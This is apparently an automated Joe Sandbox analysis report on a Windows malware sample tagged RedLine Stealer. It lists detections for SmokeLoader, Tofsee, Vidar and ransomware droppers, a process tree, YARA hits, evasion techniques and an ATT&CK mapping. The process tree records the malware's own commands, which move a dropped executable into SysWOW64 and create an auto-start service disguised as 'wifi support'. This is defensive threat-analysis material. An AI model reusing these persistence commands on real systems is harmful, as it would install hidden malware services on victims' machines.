ID: 552978
Sample Name:
gLD9IA2G4A.exe
Cookbook: default.jbs
Time: 01:08:26
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report gLD9IA2G4A.exe

Overview

General Information

Sample Name:	gLD9IA2G4A.exe
Analysis ID:	552978
MD5:	8c3223abe34b2b..
SHA1:	ed538d7d21f6fe3..
SHA256:	4e9aabb8abf8954.
Tags:	exe RedLineStealer
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


RedLine
SmokeLoader
Tofsee
Vidar

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Snort IDS alert for network traffic (e…
- Detected unpacking (overwrites its o…
- Yara detected SmokeLoader
- System process connects to networ…
- Detected unpacking (changes PE se…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for subm…
- Benign windows process drops PE f…
- Yara detected Vidar stealer
- Multi AV Scanner detection for doma…

Classification



Process Tree

- **System is w10x64**
- gLD9IA2G4A.exe (PID: 7116 cmdline: "C:\Users\user\Desktop\gLD9IA2G4A.exe" MD5: 8C3223ABE34B2BE4CBC6AF48963CEDA1)
  - gLD9IA2G4A.exe (PID: 7140 cmdline: "C:\Users\user\Desktop\gLD9IA2G4A.exe" MD5: 8C3223ABE34B2BE4CBC6AF48963CEDA1)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - 38ED.exe (PID: 6040 cmdline: C:\Users\user\AppData\Local\Temp\38ED.exe MD5: 277680BD3182EB0940BC356FF4712BEF)
        - WerFault.exe (PID: 1768 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6040 -s 520 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
      - 45A0.exe (PID: 400 cmdline: C:\Users\user\AppData\Local\Temp\45A0.exe MD5: 228E9E4A42F5596A5BECBACC44A03FC7)
        - 45A0.exe (PID: 6072 cmdline: C:\Users\user\AppData\Local\Temp\45A0.exe MD5: 228E9E4A42F5596A5BECBACC44A03FC7)
      - E844.exe (PID: 4628 cmdline: C:\Users\user\AppData\Local\Temp\E844.exe MD5: E65722B6D04BD927BCBF5545A8C45785)
      - F45B.exe (PID: 1364 cmdline: C:\Users\user\AppData\Local\Temp\F45B.exe MD5: AE68C579B04E099661F2647392413398)
        - cmd.exe (PID: 1400 cmdline: "C:\Windows\SysWOW64\cmd.exe" /C mkdir C:\Windows\SysWOW64\mpmhtizc\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4200 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 5664 cmdline: "C:\Windows\SysWOW64\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\ackjzztq.exe" C:\Windows\SysWOW64\mpmhtizc\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5996 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 6356 cmdline: C:\Windows\SysWOW64\sc.exe" create mpmhtizc binPath= "C:\Windows\SysWOW64\mpmhtizc\ackjzztq.exe /d\"C:\Users\user\AppData\Local\Temp\F45B.exe\"" type= own start= auto DisplayName= "wifi support MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 6376 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 3652 cmdline: C:\Windows\SysWOW64\sc.exe" description mpmhtizc "wifi internet conection MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 4036 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - FF49.exe (PID: 7012 cmdline: C:\Users\user\AppData\Local\Temp\FF49.exe MD5: D7DF01D8158BFADDC8BA48390E52F355)
        - FF49.exe (PID: 6344 cmdline: C:\Users\user\AppData\Local\Temp\FF49.exe MD5: D7DF01D8158BFADDC8BA48390E52F355)
- svchost.exe (PID: 7152 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5016 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5704 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5732 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3640 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 3180 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 5972 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 5936 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 464 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 3836 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6840 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- wtrawui (PID: 6964 cmdline: C:\Users\user\AppData\Roaming\wtrawui MD5: 8C3223ABE34B2BE4CBC6AF48963CEDA1)
  - wtrawui (PID: 6816 cmdline: C:\Users\user\AppData\Roaming\wtrawui MD5: 8C3223ABE34B2BE4CBC6AF48963CEDA1)
- svchost.exe (PID: 1864 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3016 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 6572 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 6040 -ip 6040 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- dllhost.exe (PID: 4756 cmdline: C:\Windows\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E} MD5: 2528137C6745C4EADD87817A1909677E)
- dllhost.exe (PID: 3452 cmdline: C:\Windows\system32\DllHost.exe /Processid:{E10F6C3A-F1AE-4ADC-AA9D-2FE65525666E} MD5: 2528137C6745C4EADD87817A1909677E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.390789446.00000000005B1000.00000004.00020000.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
00000016.00000002.406687113.00000000005A1000.00000004.00020000.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
00000019.00000002.442588433.0000000000570000.00000040.00000001.sdmp	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
00000018.00000002.398168091.0000000000603000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000018.00000002.398168091.0000000000603000.00000004.00000001.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	

Click to see the 13 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
25.2.F45B.exe.570e50.1.raw.unpack	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
1.1.gLD9IA2G4A.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
0.2.gLD9IA2G4A.exe.5315a0.1.raw.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
41.0.FF49.exe.400000.4.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
22.2.45A0.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	

Click to see the 15 entries

Sigma Overview

System Summary:

Sigma detected: Copying Sensitive Files with Credential Data

Sigma detected: New Service Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected SmokeLoader

Spam, unwanted Advertisements and Ransom Demands:

Yara detected Tofsee

System Summary:

PE file has nameless sections

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

.NET source code contains method to dynamically call methods (often used by packers)

Hooking and other Techniques for Hiding and Protection:

Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Found evasive API chain (may stop execution after checking mutex)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Found evasive API chain (may stop execution after checking locale)

Checks if the current machine is a virtual machine (disk enumeration)

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

Contains functionality to detect sleep reduction / modifications

Found evasive API chain (may stop execution after checking computer name)

Anti Debugging:

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Benign windows process drops PE files

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Contains functionality to inject code into remote processes

Creates a thread in another existing process (thread injection)

.NET source code references suspicious native API functions

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:

Yara detected RedLine Stealer

Yara detected SmokeLoader

Yara detected Vidar stealer

Yara detected Tofsee

Remote Access Functionality:

Yara detected RedLine Stealer

Yara detected SmokeLoader

Yara detected Vidar stealer


Yara detected Tofsee

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Valid Accounts 1	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1 1	Input Capture 1	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Native API 5 3 1	Valid Accounts 1	Valid Accounts 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	Peripheral Device Discovery 1	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Encryp Channe
Domain Accounts	Exploitation for Client Execution 1	Windows Service 4	Access Token Manipulation 1	Obfuscated Files or Information 3	Security Account Manager	Account Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-St Port 1
Local Accounts	Command and Scripting Interpreter 3	Logon Script (Mac)	Windows Service 4	Software Packing 3 3	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Applica Layer Protoc
Cloud Accounts	Service Execution 3	Network Logon Script	Process Injection 5 1 3	Timestomp 1	LSA Secrets	System Information Discovery 2 2 7	SSH	Keylogging	Data Transfer Size Limits	Applica Layer Protoc
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Query Registry 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Commu
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Security Software Discovery 5 7 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 3 1	Proc Filesystem	Process Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Valid Accounts 1	/etc/passwd and /etc/shadow	Virtualization/Sandbox Evasion 2 3 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pr

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Co
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Access Token Manipulation 1	Network Sniffing	Application Window Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protocc
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Virtualization/Sandbox Evasion 2 3 1	Input Capture	System Owner/User Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pr
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Process Injection 5 1 3	Keylogging	Remote System Discovery 1	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS
Compromise Hardware Supply Chain	Visual Basic	Scheduled Task	Scheduled Task	Hidden Files and Directories 1	GUI Input Capture	Domain Groups	Exploitation of Remote Services	Email Collection	Commonly Used Port	Proxy


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
gLD9IA2G4A.exe	35%	Virustotal		Browse
gLD9IA2G4A.exe	56%	ReversingLabs	Win32.Trojan.Azorult	
gLD9IA2G4A.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\FF49.exe	100%	Avira	HEUR/AGEN.1211353	
C:\Users\user\AppData\Roaming\wtrawui	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\ackjzztq.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\45A0.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\4F87.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\57F4.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\38ED.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\3A97.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\F45B.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\FF49.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\2F3C.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\FA8C.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\F3E.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\E844.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\1876.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\2F3C.exe	46%	ReversingLabs	Win32.Trojan.Fragtor	
C:\Users\user\AppData\Local\Temp\38ED.exe	46%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\38ED.exe	77%	ReversingLabs	Win32.Trojan.Raccoon	
C:\Users\user\AppData\Local\Temp\3A97.exe	63%	ReversingLabs	Win32.Ransomware.StopCrypt	
C:\Users\user\AppData\Local\Temp\F3E.exe	29%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\F3E.exe	81%	ReversingLabs	Win32.Trojan.Raccrypt	
C:\Users\user\AppData\Local\Temp\FA8C.exe	63%	ReversingLabs	Win32.Ransomware.StopCrypt	
C:\Users\user\AppData\Local\Temp\FF49.exe	46%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\FF49.exe	89%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
41.0.FF49.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1145065		Download File
41.0.FF49.exe.ac0000.9.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
17.2.38ED.exe.4c0e50.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.1.gLD9IA2G4A.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.0.38ED.exe.4c0e50.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
25.3.F45B.exe.590000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
17.0.38ED.exe.4c0e50.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.gLD9IA2G4A.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.0.wtrawui.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.0.45A0.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.gLD9IA2G4A.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
25.2.F45B.exe.400000.0.unpack	100%	Avira	BDS/Backdoor.Gen		Download File
22.2.45A0.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.0.wtrawui.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.0.wtrawui.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.wtrawui.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
24.3.E844.exe.590000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
17.2.38ED.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.gLD9IA2G4A.exe.5315a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
24.2.E844.exe.570e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
41.0.FF49.exe.ac0000.0.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
26.0.FF49.exe.600000.1.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
22.1.45A0.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
41.0.FF49.exe.ac0000.2.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
25.2.F45B.exe.570e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
41.0.FF49.exe.ac0000.3.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
20.2.45A0.exe.6415a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.0.45A0.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
41.0.FF49.exe.400000.12.unpack	100%	Avira	HEUR/AGEN.1145065		Download File
41.0.FF49.exe.ac0000.7.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
